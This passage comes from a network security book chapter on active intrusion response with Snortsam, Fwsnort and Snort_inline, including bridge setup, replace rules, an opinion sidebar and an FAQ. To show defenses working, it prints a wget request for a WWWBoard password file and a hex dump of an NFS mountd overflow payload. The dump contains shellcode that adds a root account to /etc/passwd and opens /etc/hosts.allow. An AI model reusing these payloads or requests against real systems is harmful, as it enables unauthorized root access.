Configuration

The configuration of Snort_inline involves three main steps. We must configure the Linux system to bridge two Ethernet segments, set up an IPtables policy that sends packets into the QUEUE target, and edit the Snort configuration (including the rules). This discussion will illustrate a basic configuration that gets Snort_inline up and running. For a more complete implementation of a script to automate this process, refer to Rob McMillen's rc.firewall script (see www.honeynet.org/papers/honeynet/tools/). We will assume that the Snort_inline Linux system has two Ethernet interfaces, eth0 and eth1. The basic script in Figure 12.26 configures a bridge called *br0*, sets up forwarding, and starts IPtables packet queuing in the FORWARD chain. An important thing to note about the configuration script is that forwarding is turned *off*. The reason for this is that Snort_inline is responsible for constructing packets (via libnet) on the egress interface instead of the native IP stack of the underlying system. This allows Snort_inline to only forward those packets that do not trip a rule in the Snort detection engine, or alter those packets that do. This also means that if the Snort_inline process dies or is killed, *all network connectivity will be severed* for the network segments bridged by the system on which Snort_inline is deployed.

Figure 12.26 Basic Bridge Configuration Script

```
#!/bin/sh

BRIDGE=/usr/sbin/brctl
IFCONFIG=/sbin/ifconfig
IPTABLES=/usr/sbin/iptables
ECHO=/bin/echo

### remove any potential IP addresses on interfaces
$IFCONFIG eth0 0.0.0.0 up -arp
$IFCONFIG eth1 0.0.0.0 up -arp

### build the bridge br0 out of the eth0 and eth1 interfaces
$BRIDGE addbr br0
$BRIDGE addif br0 eth0
$BRIDGE addif br0 eth1
```

Continued

Figure 12.26 Basic Bridge Configuration Script

```
### activate the bridge (note the use of ifconfig just like
### for any other normal networking interface)
$IFCONFIG br0 0.0.0.0 up -arp

### clear any existing iptables ruleset and then send all packets
### in the FORWARD chain to the QUEUE target so that Snort_inline
### can examine them.
$IPTABLES -F
$IPTABLES -A FORWARD -j QUEUE

### turn forwarding OFF!!!
$ECHO 0 > /proc/sys/net/ipv4/ip_forward
```

Most Snort rules have a default rule action of *alert*. Snort_inline adds three new rule actions that can be specified in Snort rules: *drop*, *reject*, and *sdrop*. The action *drop* instructs Snort_inline to drop the packet via IPtables and log it as Snort normally does. A rule action of *reject* is similar to the functionality provided by Fwsnort where a TCP reset is generated for TCP sessions and an ICMP port-unreachable message is generated for UDP packets. A rule action of *sdrop* is the same as the *drop* action, but this time Snort will not log the packet. Finally, Snort_inline implements the new rule option *replace* that will substitute matching content with specific content specified by the administrator. The remainder of our discussion will concentrate on using the *replace* option with the normal alert rule action, since the *drop*, *reject*, and *sdrop* options are fairly self-explanatory. The following two modified Snort rules taken from the file README.INLINE in the Snort_inline sources illustrate this new option:

```
alert tcp any any <> any 80 (msg: "tcp replace"; content:"GET";
replace:"BET";)
alert udp any any <> any 53 (msg: "udp replace"; content: "yahoo"; replace:
"xxxxx";)
```


Note that the *replace* option can only replace packet contents with new data of exactly the same length as the original data. Otherwise, Snort_inline would break both the TCP and UDP protocols. In the case of TCP, if Snort_inline substituted a series of characters with a different length from the original content, then the data sequence acknowledgment numbers would not match across the session and would force retransmissions to take place (recall Figure 12.12). In the case of UDP, there is a length field in the UDP header that specifies the length in bytes of both the UDP header and the data it encapsulates. If a different length series of bytes were substituted, then the length field would no longer be correct. *Snort_inline must not break protocols*. Even with the requirement that the *replace* option contain data of the same length as contained in the *content* option, Snort_inline must still recalculate transport-layer checksums. This recalculation is mandatory for TCP, and is optional for UDP unless the UDP checksum was previously calculated by the client.

The only remaining task is to configure the snort.conf file. We leave this as an exercise for the reader, since Chapters 2 and 3 cover this in detail.

Architecture

Now that we have Snort_inline installed on a system that is configured to act as a bridge, how do we place this system in our original network in Figure 12.1? The answer is that we use the bridge to connect the Ethernet segment between the Web and NFS servers to the firewall itself. All packets that are destined for either server must go through the bridge where they will be processed by Snort_inline. The network architecture that makes this possible is shown in Figure 12.27. Note that there are no IP addresses assigned to the Snort_inline system. This emphasizes the fact that this system is acting as a bridge. In a real-life scenario, there would most likely be a management network to which the Snort_inline system would be connected via a third interface. For the sake of pedagogical simplicity, we'll leave this out. The fact that the Web and NFS servers are connected via a switch makes no difference to the Snort_inline system, since the only packets that make it through to this section of the network have already been processed through the Snort detection engine. This is one of the key advantages of using an inline solution—you can absolutely guarantee that it will see every packet, since every packet destined for the protected machines must traverse the inline device.

Figure 12.27 Snort_Inline Network Architecture



Web Server Attack

Let's revisit the WWWBoard passwd.txt access attack one last time and see how Snort_inline mitigates its effects. We add the *replace* directive to Snort SID 807 so that any Web traffic that contains the suspect string */wwwboard/passwd.txt* will be altered by Snort_inline before such traffic hits the Web server. The Web server will actually see a request to */wwwboard/nofile.txt* that corresponds to a file that does not exist. See Figure 12.28 for the modified signature. Note the removal of the *flow* option, since Snort_inline does not yet support the stream4 preprocessor. In addition, the *uricontent* option has been changed to just *content*, since the *uricontent* directive corresponds to the *httpinspect* preprocessor, which Snort_inline also does not support.

Figure 12.28 Modified WWWBoard passwd.txt Access Snort Rule (SID 807)

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
/wwwboard/passwd.txt access"; content:"/wwwboard/passwd.txt";
replace:"/wwwboard/nofile.txt"; nocase; reference:arachnids,463;
reference:cve,CVE 1999-0953; reference:nessus,10321; reference:bugtraq,649;
classtype:attempted-recon; sid:807; rev:7;)
```

Let's execute our attack and see what happens (see Figure 12.29).

Figure 12.29 wget Attack Request

```
 [evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--17:38:32--  http://68.48.x.x/wwwboard/passwd.txt
           => `passwd.txt.6'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response... 404 Not Found
17:38:33 ERROR 404: Not Found.
```

This time, the attack appears to be completely unsuccessful and the request seems to indicate that the /wwwboard/passwd.txt URL is not even a valid URI. Instead of viewing a packet trace taken on the external interface of the firewall as before, we examine a trace taken on the Web server itself in Figure 12.30 (some packet data and header information has been removed for brevity).

Figure 12.30 wget Attack Packet Trace

```
[webserver]# tcpdump -i eth0 -s 1500 -l -n -X port 80
tcpdump: listening on eth0
204.174.x.x.48662 > 192.168.10.20.80: S 783689484:783689484(0) win 5840
192.168.10.20.80 > 204.174.x.x.48662: S 2323945504:2323945504(0) ack
783689485 win 5792
204.174.x.x.48662 > 192.168.10.20.80: . ack 1 win 5840
204.174.x.x.48662 > 192.168.10.20.80: P 1:119(118) ack 1 win 5840
0x0000   4500 00aa 801b 4000 3106 3ec1 ccae df18        E.....@.1.>.....
0x0010   c0a8 1e02 be16 0050 2eb6 270d 8a84 9821        .......P..'....!
0x0020   8018 16d0 dc5a 0000 0101 080a 150b a733        .....Z.........3
0x0030   0097 fa17 4745 5420 2f77 7777 626f 6172        ....GET./wwwboar
0x0040   642f 6e6f 6669 6c65 2e74 7874 2048 5454        d/nofile.txt.HTT
0x0050   502f 312e 300d 0a55 7365 722d 4167 656e        P/1.0..User-Agen
0x0060   743a 2057 6765 742f 312e 382e 320d 0a48        t:.Wget/1.8.2..H
0x0070   6f73 743a 2036 382e 3438 2e78 782e 7878        ost:.68.48.xx.xx
0x0080   370d 0a41 6363 6570 743a 202a 2f2a 0d0a        7..Accept:.*/*..
0x0090   436f 6e6e 6563 7469 6f6e 3a20 4b65 6570        Connection:.Keep
0x00a0   2d41 6c69 7665 0d0a 0d0a                       -Alive....
192.168.10.20.80 > 204.174.x.x.48662: . ack 119 win 5792
192.168.10.20.80 > 204.174.x.x.48662: P 1:572(571) ack 119 win 5792
0x0000   4500 026f 6215 4000 4006 4c02 c0a8 1e02        E..ob.@.@.L.....
```

Continued

Figure 12.30 wget Attack Packet Trace

```
0x0010   ccae 0000 0000 be16 8a84 9821 2eb6 2783        .....P.....!..'.
0x0020   8018 16a0 8fd9 0000 0101 080a 0097 fa35        ...............5
0x0030   150b a733 4854 5450 2f31 2e31 2034 3034        ...3HTTP/1.1.404
0x0040   204e 6f74 2046 6f75 6e64 0d0a 4461 7465        .Not.Found..Date
0x0050   3a20 5765 642c 2033 3120 4d61 7220 3230        :.Wed,.31.Mar.20
0x0060   3034 2030 343a 3034 3a34 3620 474d 540d        04.04:04:46.GMT.
0x0070   0a53 6572 7665 723a 2041 7061 6368 652f        .Server:.Apache/
0x0080   322e 302e 3438 2028 556e 6978 2920 6d6f        2.0.48.(Unix).mo
0x0090   645f 7373 6c2f 322e 302e 3438 204f 7065        d_ssl/2.0.48.Ope
0x00a0   6e53 534c 2f30 2e39 2e37 630d 0a43 6f6e        nSSL/0.9.7c..Con
0x00b0   7465 6e74 2d4c 656e 6774 683a 2033 3235        tent-Length:.325
0x00c0   0d0a 4b65 6570 2d41 6c69 7665 3a20 7469        ..Keep-Alive:.ti
0x00d0   6d65 6f75 743d 3135 2c20 6d61 783d 3130        meout=15,.max=10
0x00e0   300d 0a43 6f6e 6e65 6374 696f 6e3a 204b        0..Connection:.K
0x00f0   6565 702d 416c 6976 650d 0a43 6f6e 7465        eep-Alive..Conte
0x0100   6e74 2d54 7970 653a 2074 6578 742f 6874        nt-Type:.text/ht
0x0110   6d6c 3b20 6368 6172 7365 743d 6973 6f2d        ml;.charset=iso-
204.174.x.x.48662 > 192.168.10.20.80: . ack 572 win 6852
204.174.x.x.48662 > 192.168.10.20.80: F 119:119(0) ack 572 win 6852
192.168.10.20.80 > 204.174.x.x.48662: F 572:572(0) ack 120 win 5792
204.174.x.x.48662 > 192.168.10.20.80: . ack 573 win 6852
```

We see that our attack request displayed in **bold** in Figure 12.30 has been fundamentally altered. The HTTP GET against the URL /wwwboard/passwd.txt has become a GET request for /wwwboard/nofile.txt. Of course, this new path does not even exist on the Web server and so the client receives the standard "404 File Not Found" error. The client has no way of knowing whether the remote passwd.txt file even exists without further investigation. The attack was thwarted in such a way that the TCP stream remained intact. It should be noted that in this particular case, there is in general no legitimate reason why anyone should be accessing the passwd.txt file. Hence, this attack is a good example of the type of attack that an IPS should be configured to stop. However, there is one possible exception: the case of the administrator who is trying to troubleshoot admin-level access if things are not working properly by verifying that the Web server has permission to open the passwd.txt file. Snort_inline effectively disables the ability to troubleshoot in this way across all source networks contained within the Snort rule *$EXTERNAL_NET* variable. No external client can query any URI on the Web server that contains the string "/wwwboard/passwd.txt". There is always a tradeoff between offering a vulnerable service to untrusted networks versus disabling use of the service altogether with an IPS such as Snort_inline. This just teaches us to be very careful when deploying this type of technology—we must audit every single rule that will actively interfere with the network.

NFS mountd Overflow Attack

For our last example, we revisit the NFS mountd overflow attack. First, we modify Snort SID 316 to replace the content of the mountd attack with the hex code 0x65, which happens to correspond to the ASCII code for the letter "e".

Again, we launch our attack from evilhost against the NFS server, but this time, we take a packet trace from the server itself as shown in Figure 12.31. As we expect, the critical portion of the attack that instructs the remote system to point back into the exploit payload has been translated into a harmless series of "e" characters completely unrelated to the original attack by Snort_inline (see Figure 12.32).

Figure 12.31 Modified NFS mountd Overflow Snort Rule (SID 316)

```
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux mountd
overflow"; content:"|eb56 5E56 5656 31d2 8856 0b88 561e|"; replace:"|6565
6565 6565 6565 6565 6565 6565|"; reference:cve,CVE-1999-0002;
reference:bugtraq,121; classtype:attempted-admin; sid:316; rev:3;)
```

Figure 12.32 NFS mountd Overflow Attack

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[nfs_server]# tcpdump -i eth0 –s 1500 udp -X -l -n
tcpdump: listening on eth0
15:53:59.266187 204.174.x.x.33854 > 192.168.10.30.sunrpc: udp 56 (DF)
15:53:59.267033 192.168.10.30.sunrpc > 204.174.x.x.33854: udp 28 (DF)
15:53:59.267662 204.174.x.x.33854 > 192.168.10.30.32772: udp 1108 (DF)
0x0000   4500 0470 0000 4000 4011 7929 c0a8 1e01         E..p..@.@.y)....
```

Continued

Figure 12.32 NFS mountd Overflow Attack

```
0x0010   c0a8 1e02 843e 8004 045c 7609 7ceb ba6b        .....>...\v.|..k
0x0020   0000 0000 0000 0002 0001 86a5 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0028 406b 1b53        ...........(@k.S
0x0040   0000 0007 6f72 7468 616e 6300 0000 03e8        ....orthanc.....
0x0050   0000 0064 0000 0003 0000 0064 0000 000a        ...d.......d....
0x0060   0000 0010 0000 0000 0000 0000 0000 03ff        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 6565 6565 6565 6565 6565 6565        ....eeeeeeeeeeee
0x0380   6565 8856 2788 5638 b20a 8856 1d88 5626        ee.V'.V8...V..V&
0x0390   5b31 c941 4131 c0b0 05cd 8050 89c3 31c9        [1.AA1.....P..1.
0x03a0   31d2 b202 31c0 b013 cd80 5889 c289 c359        1...1.....X....Y
0x03b0   5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2        R1.......1...1..
0x03c0   12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff        ...[1......?....
0x03d0   ff2f 6574 632f 7061 7373 7764 787a 3a3a        ./etc/passwdxz::
0x03e0   303a 303a 3a2f 3a2f 6269 6e2f 7368 7878        0:0::/:/bin/shxx
0x03f0   414c 4c3a 414c 4c78 782f 6574 632f 686f        ALL:ALLxx/etc/ho
0x0400   7374 732e 616c 6c6f 7778 ff5b 5331 c9b1        sts.allowx.[S1..
0x0410   2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9        (....1.....P..1.
0x0420   31d2 b202 31c0 b013 cd80 5b59 5331 d2b2        1...1.....[YS1..
0x0430   1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006        .....1.....[1...
0x0440   cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0        ..1.@...........
0x0450   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0        ................
0x0460   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00        ................
15:53:59.268454 192.168.10.30.32772 > 204.174.x.x.33854: udp 28 (DF)
```

Damage & Defense…

Intrusion Prevention: An Opinion

Before we end the chapter, it is worth spending a few paragraphs talking about the dichotomy between firewalls and IDSs. Network-based intrusion prevention systems (NIPS) are the subject of much debate and strong emotions. This sidebar presents those of this book's editors.

The core purpose of a firewall is to allow or block network traffic based on how that traffic matches a policy the firewall has been given. This means it needs to be able to make decisions about whether traffic is allowed through (or not), very quickly and predictably. As vendors have learned, customers want firewalls that don't block traffic for any reason except policy (for example, not because the firewall is too slow or overloaded or misunderstood a protocol). Additionally, it should not block traffic that the policy creator intended to allow. In short, a firewall must make a decision quickly and then pass or drop packets as quickly as possible. In contrast, the core purpose of a network intrusion detection system is to find attacks/intrusions/events-of-interest in your network traffic. This means that the IDS must not miss packets because there is too much traffic. The IDS must not misunderstand a protocol or assume that the protocol in use is the one normally used on that port. Finally, the IDS must not decide if traffic is malicious or not without seeing all of it (for example, allowing traffic to pass after seeing that there is nothing malicious in the TCP connection setup, as a firewall might). In short, an IDS must not miss any traffic and must constantly recheck its conclusions (for example, look for a match against a single packet and then look for matches against the entire stream).

Unfortunately, these two core functions are essentially in opposition to each other. As such, NIPS are difficult to implement properly. Firewall vendors who are advertising their products as NIPS think that decisions can all be made based on simple decisions and that network traffic is never ambiguous (because at Layer 4 and below it is generally not). They forget that applications are horribly eccentric and that evading detection is easy when you can play in the application-layer protocols. IDS vendors who are advertising their products as NIPS think that making decisions after the entire connection is completed is an effective way to prevent the attack, and that false positive rates that customers accept from an IDS will also be acceptable for an IPS. In our opinion, such viewpoints from IDS vendors are simply misguided.

Continued

An example of a good place for deployment of a NIPS is in front of critical servers that have application-layer vulnerabilities that can't be patched for some reason and are easily and clearly definable. Whatever you do, understand that IPS cannot be a "silver bullet" that removes the requirement that you patch and harden systems, apply policy-based firewalls, and monitor the network with an IDS.

Summary

In this chapter, we explored the concept of *active response* to intrusion detection events. We presented three software applications—Snortsam, Fwsnort, and Snort_inline—that employ a different strategy for reacting to Snort IDS events. Snortsam is the most flexible of the three in terms of the tools it interacts with and the Snort rules it can use. It facilitates the modification of various firewall rulesets in order to block the IP address of an attacker for a configurable period of time. Snortsam runs as an output plug-in to the Snort IDS, which sends block requests to a separate daemon that runs on the firewall host and is responsible for interacting with the firewall at the host level. Attackers are blocked on a per-rule basis through the use of a new rule directive *fwsam*. Fwsnort makes use of the powerful and flexible firewalling code IPtables within the Linux kernel to implement Snort rules directly within kernel space. Application-layer inspection, a critical component of most Snort rules, is accomplished through the use of the IPtables string match module. Fwsnort effectively blocks individual attacks at the transport layer through the use of TCP resets for TCP sessions or ICMP port-unreachable messages for UDP packets. Snort_inline acts as a true Intrusion Prevention System (IPS) and can alter packet data at the application layer in real time. The most common deployment of Snort_inline is on a Linux system that has been configured to bridge two Ethernet segments and is therefore not identifiable as a separate hop in the routing path into or from a network. Snort_inline is based on Snort for its detection engine, but uses the packet-queuing facility of IPtables for its data source instead of the usual libpcap library.

This chapter simulated two attacks, one against a Web server and the other against an NFS server, and showed how Snortsam, Fwsnort, and Snort_inline each implemented a change to the network policy or to individual sessions or packets as a result of the attack. The open-source community has developed the technology to actively respond to attempted intrusions; however, actually deploying this capability requires extremely careful tuning and a healthy respect for the fact that a network so endowed has the capability to (temporarily) reconfigure itself.

Solutions Fast Track

Active Response vs. Intrusion Prevention

☑ The capability to actively respond to an event generated by an Intrusion Detection System (IDS) requires a mechanism by which packets can be blocked or altered at the direction of the IDS.

☑ Deploying active response on a network requires careful tuning in order to not cause more harm than good due to the fact that false positives are commonly generated by IDSs.

☑ Attack simulations coupled with the use of a good Ethernet sniffer provide a good way to test the exact response that may be elicited from an active response system.

Snortsam

☑ Snortsam modifies various firewall rulesets to actively block an attacker based on the detection of certain specially modified Snort rules that contain the *fwsam* field.

☑ Snortsam is implemented both as a Snort output plug-in and as a daemon that runs on the firewall host system. Both components are required for Snortsam to function properly.

☑ Snortsam blocks attackers at the network layer based on IP address.

Fwsnort

☑ Fwsnort constructs an IPtables ruleset designed to mimic the rules contained within the Snort rules files.

☑ Application-layer attacks are detected by Fwsnort by performing simple string matches on application-layer data.

☑ Fwsnort blocks specific attacks at the transport layer through the use of TCP reset packets or ICMP port-unreachable messages.

Snort_inline

- ☑ Snort_inline blocks or alters packets in real time as they traverse the interfaces of a Linux system that bridges together two segments of an Ethernet network.
- ☑ The payload of an attack can be nullified through the modification of application-layer data by Snort_inline.
- ☑ Snort_inline acts as an IPS that is based on the Snort detection engine.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: Should an active response system be configured to block port scans?

A: Contrary to popular belief, port scans, while extremely common, are becoming less and less prevalent as a precursor to a more advanced attack. A smart attacker will "hide in plain sight" by initially only making legitimate connections to those services for which the attacker actually possesses exploits. After all, there is no need to set off alarm bells with a broad port scan, especially when the knowledge that some arbitrary service is open may not be particularly useful to the attacker. Hence, this, combined with the fact that port scans may easily be spoofed, make port scans a perfect example of a type of "attack" that should *not* set off an active response system.

Q: What is the optimal length of time an attacker should be blocked by an active response system such as Snortsam?

A: This depends on several factors, including the severity of the attack, the local security policy, and the nature of the applications running on the network being attacked. For most situations, it makes sense to try to minimize the length of time a blocking rule is in effect. For example, if an attacker is on a large corporate network that is NAT'ed behind a firewall, then blocking the IP address from which the attack originates will not only block the real culprit of the attack but also everyone else who is behind the same firewall. If you are a company and this large corporate network happens to belong to a client of yours, then there could be real problems.

Q: Does an active response system make my network more vulnerable to a denial-of-service DoS) attack?

A: Potentially. Not only is the network susceptible to the standard DoS attacks that are designed to chew up available bandwidth, but a clever attacker may be able to fool the active response system into altering traffic or access controls to work against legitimate systems.

Q: Can an active response system effectively protect a network from worms and viruses that are transmitted via e-mail attachments?

A: While blocking virus and worm propagation is normally better accomplished by specialized code deployed in the mail gateway itself, an inline active response system can assist in this process. Once a Snort rule can be developed based on the content of a worm binary, an inline active response system such as Snort_inline or Fwsnort can alter the packets containing the worm or force TCP sessions containing the worm to be destroyed.

Q: If Snort_inline can protect against inbound threats from outside my network, can it also nullify outbound attacks originating from within my network?

A: Yes. The difference between protecting against inbound vs. outbound attacks is essentially only of configuration. In fact, the Honeynet Project (see www.honeynet.org) uses Snort_inline as a tool for protecting outside networks from being attacked by compromised systems on a *honeynet*.

Q: How widely deployed are IPSs today?

A: This is a tough one to answer, but let's just mention a couple of things. First, in April 2003, Network Associates purchased IntruVert Networks (a commercial IPS manufacturer) for $100 million in cash. This acquisition took place at a time when the U.S. economy was not at its best, and so demonstrates that there is significant interest in the marketplace for intrusion prevention technology. Second, the actual deployment of IPSs most likely varies from industry to industry. Widespread adoption among financial institutions is probably lower than in other areas, since any legitimate sessions that are blocked erroneously could end up costing such institutions money.